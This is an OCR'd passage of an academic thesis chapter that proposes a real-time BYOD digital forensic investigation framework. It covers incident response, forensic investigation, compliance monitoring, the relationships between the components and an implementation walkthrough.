


Figure 6.3-3 IT administration

III. Incident Response

Steve Jobs once said “great things in business are never done by one person. They are done by a team of people”. The establishment of the incident response team and incident response strategy forms part of this section. This team will be mostly concerned with identifying vulnerabilities, predicting, detecting, responding, recovering and restoring the data after cyber threats incidents. The incident response team through the use of automated reporting/alerting tools can mitigate and resolve data leakages in real-time thus minimising data breaches that commonly take a long time to be identified and dealt with. This section

informs the forensic investigations to get to the root of the incidence and hold the culprit accountable and liable of their actions and follows the IR processes proposed by the Computer Security Incident Handling Guide Recommendations (Cichonski, Millar, Grance, & Scarfone, 2012). The component is presented in Figure 6.3-4.




Figure 6.3-4 Incident response

IV. Digital Forensic Investigations

The digital forensic investigation component is comprised of external and internal digital forensic investigation. The organisation carries out the internal investigations upon identifying the severity of the incident and guided by the organisation's BYOD policy and other policies; the organisation decides on whether to just carry out disciplinary action, to suspend the offender and to take the investigation further (Ruuhwan, Riadi, & Prayudi, 2017), that is, to undertake external investigations which include case opening against the employee

hence involving legal and judiciary action. The chain of custody has to be critically observed at this stage as the evidence needs to be admissible in court, and with the automated digital forensic tools it is possible to keep the records of who had access to the evidence from when the incident was reported until it was handed to court hence organisations need to pay attention to the type of digital forensic tools they deploy in their organisation. The digital forensic investigation process adopted for this study as proposed by Cichonski et al. (2012) and is presented in Figure 6.3-5. An in-depth discussion of different digital forensic investigation models is presented in section 2.8.1.




Figure 6.3-5 Digital forensic investigation

V. Compliance, Monitoring and Evaluation

The compliance, monitoring and evaluation component is crucial as it ensures that the organisation monitors the trends, or any programmes deployed within their working environments. This assists greatly with making enhancements where needed and to measure whether the programme meets both the organisational and strategic objectives. It is imperative in this case to measure the success of the BYOD programme through a continuous assessment of users; that is the awareness and training programme can be used to assess the knowledge of the users about BYOD security. On the other hand, the IT administration needs to measure compliance with their policies hence this phase focuses on those issues. Figure 6.3-6 presents the C, M&E component.




Figure 6.3-6 Compliance monitoring and evaluation

According to Bowen et al. (2006) and Nieles et al. (2017), continuous monitoring and evaluation should be considered from the policy management level to the executive level and vice versa. This will help with achieving the Availability, Authentication, Authorisation and Accountability (AAAA) requirements. If the employee does not comply with the BYOD policy or triggered data leakage, then reference can be made to the upper tiers especially the legal

and regulatory component. This section assists in assessing the BYOD security programme. IT provides what most of the frameworks do not consider. Periodic assessment of the BYOD security programme is mandatory for the proper management of the BYOD devices (Storey, 2017). This check-up can be done on a quarterly or yearly basis. This will help to update the BYOD policy and all the BYOD security governance requirements. Compliance monitoring and evaluating the effectiveness of the BYOD programme is mandatory for every organisation.

6.3.4 Components relationships

This section discusses the relationships between the artefact components. It brings to the user the flow and interconnectedness of the components. The pictorial relationship is demonstrated in Figure 6.3-7.

Rn: Represents Relationship where n is a number from 1 to 9

R1: The BYOD strategic management informs and influence the implementation of the BYOD policy and awareness and education programmes which are needed for the harmonious management of the BYOD programme, while at the same time BYOD policy enables and supports the strategic decisions.

R2: Both the BYOD policy development and the awareness and training programme inform the activities of the IT department. The BYOD strategic management informs IT administration and incident response through enabling policies, training and awareness, resources and management processes.

R3: IT administration and incident response practices inform the BYOD strategic management on how to improve the BYOD policy development and the awareness and education programme. The IT administration is mainly relevant for providing organisational IT infrastructure and asset support, maintenance and security as identified at BYOD strategic management level hence it informs the operability and applicability of the BYOD policy on managing and securing the BYOD device and the

resources accessed by the devices. Incident response informs the BYOD SM on what security incidences are faced by the organisation that assists in maintaining the security incidence responses, policies, procedures and guidelines.

R4: IT administration provides the technical aspect of the proposed framework. It is responsible for the organisation's network security, mobile device security and management. It is critical also in maintaining the CIA of the organisation through strengthening data security by employing mechanisms such as data encryption, digital data watermarking and enhancing access control. It is also crucially important to provide continuous BYOD security awareness programmes to the employees. This component is beneficial in user authentication and authorisation which can be managed easily through enrolling the devices into the MDM and enforcing policies such as password policy, email policy and application policies. They provide the incident response team with automated technological tools which inform the incident response on anomalous activities within the organisation's network or on the organisation's assets hence enabling IR to securely log activities and to proceed with the incident response activities. IR enables better IT administration for the organisation through their response strategies.

R5: IT administration as the backbone of the organisation's IT infrastructure management and security inform the digital forensic investigators on their IT universe, security standards, policies and they are informants to the digital forensic investigation teams. The digital forensic report will enable IT administrators to harden their systems and improve their security posture.

R6: Incident response is the proactive element of digital forensic investigations hence they provide the digital forensic investigators with the information needed to convene the investigations. They identify incidences and provide secure activity log to the DFI as well as how the incident happened. The report from the DFI strengthens IR.

R7: To carry out the digital forensic investigations, the BYOD SM informs and guides the DFI with the organisation's laws and policies; the report from DFI informs the strategic management of IT resources within the organisation.

R8: After the investigations, the DFI has to inform or report to the strategic managers on the findings of the investigations and the SM decides on the action to be undertaken.

R9: Compliance at all levels should be measured and maintained, and continually updated from changes at all levels. This includes periodic auditing. Figure 6.3-7 presents the relationship between the framework components.




Figure 6.3-7 Components relationships

The artefact aims to secure mobile devices used in the BYOD enabled corporate world, prevents data leakage and forensically investigates data leakage from the devices in real-time. It has been identified that the strategic management of the BYOD programme has a direct impact on the BYOD security maintained by the IT administration and how to handle data leakage occurrences as well as carrying out the digital forensic investigation process. The artefact aims to cultivate minimal incident response thus not hindering business operations due to data leakages or prolonged digital forensic investigations.

6.4 Development Phase

From the suggestions gathered in phase two and the research findings obtained in Chapter 4 and Chapter 5, the research is now able to put the components together to form the desired artefact which is presented in Figure 6.4-1 and the implementation guide in Figure 6.4-2.

6.4.1 Real-Time BYOD DFI framework (RT-BYODDFI-F)




Figure 6.4-1 Proposed Real-time BYOD Digital Forensic Investigation Framework

To demonstrate the utility of the artefact, the next section is a use case scenario of the Real-time BYOD device forensic investigation process applying the proposed framework as depicted in Figure 6.4-2.

6.4.2 Real-Time BYOD DFI framework implementation guide

The demonstration centres on the forensic investigation of the employee's devices hence we focused more on the digital forensic investigation of the device with the assumption that the other components, that is the BYOD strategic management and IT administration are the drivers of the framework. Their roles in the framework are assumed but they do influence the digital forensic investigations as shown in the previous sections. Enrolment in MDM by network administrators serve to provide the security of the device hence the security aspect of the artefact is defined and assessed by the "enrolment in MDM" condition as depicted in Figure 6.4-2. Also, the investigation cannot be undertaken where the BYOD policy is non-existing as well as the BYOD awareness and training. When the two conditions are met (BYOD policy and training check) then the reactive investigation of the device convenes following the seven-step digital forensic investigation model proposed by Lutui (2015).

Before delving much into the process itself, the consideration of the component highlighted in the previous sections should be paid attention to. Using this artefact, it is assumed that the organisation will follow the previous discussions for ensuring that the BYOD strategic management is maintained, BYOD policy is developed, there is a comprehensive BYOD awareness and training programme, IT infrastructure / IT security is provided and strengthened. The relationship shown in Figure 6.3-7 needs to be cautiously followed to utilise this artefact.

Through the use of data leakage detection tools (such as mobile SIEM or IPS) provided by ICT managers and the network administrators, an alert is made to the incident response team and they proactively respond to the alert. Using the automated tools, the IR identifies the activity and measures its severity and the activity is logged and the first responders from the

IR team confirm that it is a positive anomaly hence they identify whether the device in the incident which is enrolled in the MDM. If it is enrolled, further decisions are taken on what to do with the device. But before deciding, it has to be confirmed who the user is, whether they have taken the BYOD awareness and training programs and have demonstrated competence in the training and finally whether they were aware of the BYOD policy. If the user satisfies all the conditions, then the executive together with the IT manager inform the forensic expert (FE) to start the investigation. Before the FE starts with the investigation, the IT network and IT administrator authorise the FE to access the logs. Upon approval, the FE follows the prescribed forensic investigation steps to investigate the incident. Since mobile devices connect to the organisation's network through WI-FI, and network traces have to be undertaken thereby leading to network forensics. At the same time, mobile devices are mostly connected to the cloud environment hence to gather additional evidence; both network forensics and cloud forensics are incorporated. Finally, the forensic investigator presents the evidence together with the investigation report to the responsible team (organisation's legal team) to decide whether they perform internal judiciary, or they require external law processes. Then the evidence is retained and kept securely for future use.

